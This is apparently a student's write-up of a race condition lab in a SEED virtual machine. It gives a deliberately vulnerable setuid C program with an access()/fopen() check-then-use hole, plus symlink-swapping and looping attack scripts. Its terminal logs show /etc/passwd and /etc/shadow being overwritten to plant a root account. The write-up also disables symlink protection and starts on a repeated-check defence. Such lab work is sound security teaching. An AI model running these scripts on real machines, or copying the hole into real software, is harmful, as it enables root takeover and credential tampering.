
Wenbin Li   SUID: 687150735


Race Condition Vulnerability Lab

Task1: Exploit the Race Condition Vulnerabilities


~/Desktop/lab5/vulp.c - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
makefile
vulp.c
link.sh
attack.sh

```c
/* vulp.c */
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main() {
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    /* get user input */
    scanf("%50s", buffer );
    if(!access(fn, W_OK)){
        printf("In window \n");
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
}
```


Fig 1.1 vulnerable code.


~/Desktop/lab5/link.sh - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
makefile
vulp.c
link.sh
attack.sh

```sh
#!/bin/sh
while [ 1 ]
do
    ln -sf /home/seed/Desktop/lab5/XYZ /tmp/XYZ
    sleep 0.2s
    ln -sf /etc/passwd /tmp/XYZ
    sleep 0.2s
done
```


Fig 1.2 change link code.

Wenbin Li   SUID: 687150735


~/Desktop/lab5/attack.sh - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
makefile
vulp.c
link.sh
attack.sh


```
#!/bin/sh
old=`ls -l /etc/passwd`
new=`ls -l /etc/passwd`
while [ "$old" = "$new" ]
do
    ./vulp < passwdInput.txt
    new=`ls -l /etc/passwd`
done
echo "STOP... The passwd file has been changed"
```

Fig 1.3 attack code.




```
[10/16/2016 17:34] seed@ubuntu:~/Desktop/lab5$ sudo make
sysctl -w kernel.yama.protected_sticky_symlinks=0
kernel.yama.protected_sticky_symlinks = 0
gcc -o vulp vulp.c
chown root vulp
chmod 4755 vulp
chmod 755 link.sh
chmod 755 attack.sh
```

Fig 1.4 make file process




```
In window
In window
In window
In window
STOP... The passwd file has been changed
[10/16/2016 17:34] seed@ubuntu:~/Desktop/lab5$
```

Fig 1.5 process ./attack.sh to attack



```
[10/16/2016 17:33] seed@ubuntu:~/Desktop/lab5$ ./link.sh
^C
[10/16/2016 17:35] seed@ubuntu:~/Desktop/lab5$
```


Fig 1.6 process ./link.sh



```
ftp:x:118:128:ftp daemon,,,:/srv/ftp:/bin/false
telnetd:x:119:129::/nonexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
seed1:x:1001:1002:Wenbin,01,315,8021068:/home/seed1:/bin/bash

wenbin:x:0:0:root:/root:/bin/bash[10/16/2016 17:35] seed@ubuntu:~/Desktop/lab5$
```


Fig 1.7 sudo cat /etc/shadow

Wenbin Li   SUID: 687150735




```
#!/bin/sh
while [ 1 ]
do
    ln -sf /home/seed/Desktop/lab5/XYZ /tmp/XYZ
    sleep 0.2s
    ln -sf /etc/shadow /tmp/XYZ
    sleep 0.2s
done
```

Fig 1.8 link used to attack link.sh



```
#!/bin/sh
old=`ls -l /etc/shadow`
new=`ls -l /etc/shadow`

while [ "$old" = "$new" ]
do
    ./vulp < shadowInput.txt
    new=`ls -l /etc/shadow`
done
echo "STOP... The shadow file has been changed"
```


Fig 1.9 attack.sh used to change shadow file



```
[10/16/2016 23:31] seed@ubuntu:~/Desktop/lab5$ openssl passwd -salt E seed
EABJrFL0JfEPw
```

```
wenbin:EABJrFL0JfEPw:17065:0:99999:7:::
```


Fig 1.10 used openssl to hash passwd seed



```
[10/16/2016 23:38] seed@ubuntu:~/Desktop/lab5$ ./link.sh
```


```
In window
In window
In window
In window
In window
In window
In window
STOP... The shadow file has been changed
[10/16/2016 23:45] seed@ubuntu:~/Desktop/lab5$
```

Fig 1.11 process attack.sh & link.sh



```
ftp:*:15931:0:99999:7:::
telnetd:*:15931:0:99999:7:::
vboxadd:!:15937::::::
sshd:*:16080:0:99999:7:::
seed1:$6$jWiBLZYg$fFzYgsdX3FOEFT/AG19127mI0NGy6pAP36ZEslI5Ud7.dsoGWgHYaDwS5fAW0H
5SJavnGcBLGGwsd71g77VBP/:17065:0:99999:7:::
wenbin:EABJrFL0JfEPw:17065:0:99999:7:::[10/16/2016 23:49] seed@ubuntu:~/Desktop/
lab5$ 
```

Fig 1.12 changed the shadow file



```
In window
STOP... The shadow file has been changed
[10/16/2016 23:45] seed@ubuntu:~/Desktop/lab5$ su wenbin
Password:
[10/16/2016 23:47] root@ubuntu:/home/seed/Desktop/lab5# id
uid=0(root) gid=0(root) groups=0(root)
[10/16/2016 23:47] root@ubuntu:/home/seed/Desktop/lab5# 
```

Fig 1.13 show the result that get root privilege

Observation:


1. As fig 1.4, I turned off the protection of symlink constraint. And make vulp root owner set-uid program, then make link.sh and attack.sh permission 755.
2. From fig 1.5 and 1.7, I changed /etc/passwd file.
3. Like fig 1.10, I used openssl to get hashed passwd 'seed'.
4. As fig 1.11 and fig 1.12, this attack changed the shadow file and I could use user wenbin. Like fig 1.13, id command showed wenbin had root privilege.

Explanation:

1. Ubuntu 11.04 and 12.04 have built-in protection against race condition, so I need to turn off this protection. Changing link.sh and attack.sh permission is to let user to process these two shell programs.
2. attack.sh and link.sh run together to make this attack. attack.sh could run vulp.c program. In vulp.c, the line 12 would check ruid to make sure ruid is the owner of /tmp/XYZ, and then to open this file.
   link.sh could first clean /tmp/XYZ and then make /tmp/XYZ soft linked to a regular file. At this time, if vulp.c check acess(/tmp/XYZ, W_OK), it would return 0.
   When link.sh run line 6, soft link /tmp/XYZ would be cleaned and then make it soft link to /etc/passwd. If vulp.c's program pointer pointed at line 14, fopen would open /etc/passwd rather than regular file used in line 12. With euid 0, /etc/shadow file could be opened, because it is a root owned set-uid program.
3. hasded pass word is used for shadowInput to create user wenbin.


4. As description of 2, I changed shadow file and create a user named wenbin. This user had root privilege.

Task2: Protection Mechanism A: Repeating




```c
#include <fcntl.h>

int main () {
    char* fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    struct stat s1, s2;
    int fd1, fd2;
    scanf("%50s", buffer);
    if (!access(fn, W_OK)) {
        fd1 = open(fn, O_RDWR | O_APPEND);
    } else {
        //fprintf(stderr, "1 Permission denied\n");
        return -1;
    }
    if (!access(fn, W_OK)) {
        fd2 = open(fn, O_RDWR | O_APPEND);
    } else {
        fprintf(stderr, "2 Permission denied\n");
        return -1;
    }
    fstat(fd1, &s1);
    fstat(fd2, &s2);
    //printf("doo----------------\n");
    if (s1.st_ino == s2.st_ino) {
        write(fd1, "\n", 2);
        write(fd1, buffer, strlen(buffer));
        close(fd1);
        close(fd2);
    } else {
        printf("3 Permission Denied\n");
        return -1;
    }
}
```

Fig 2.1 vulnerable code for race condition with repeating protection



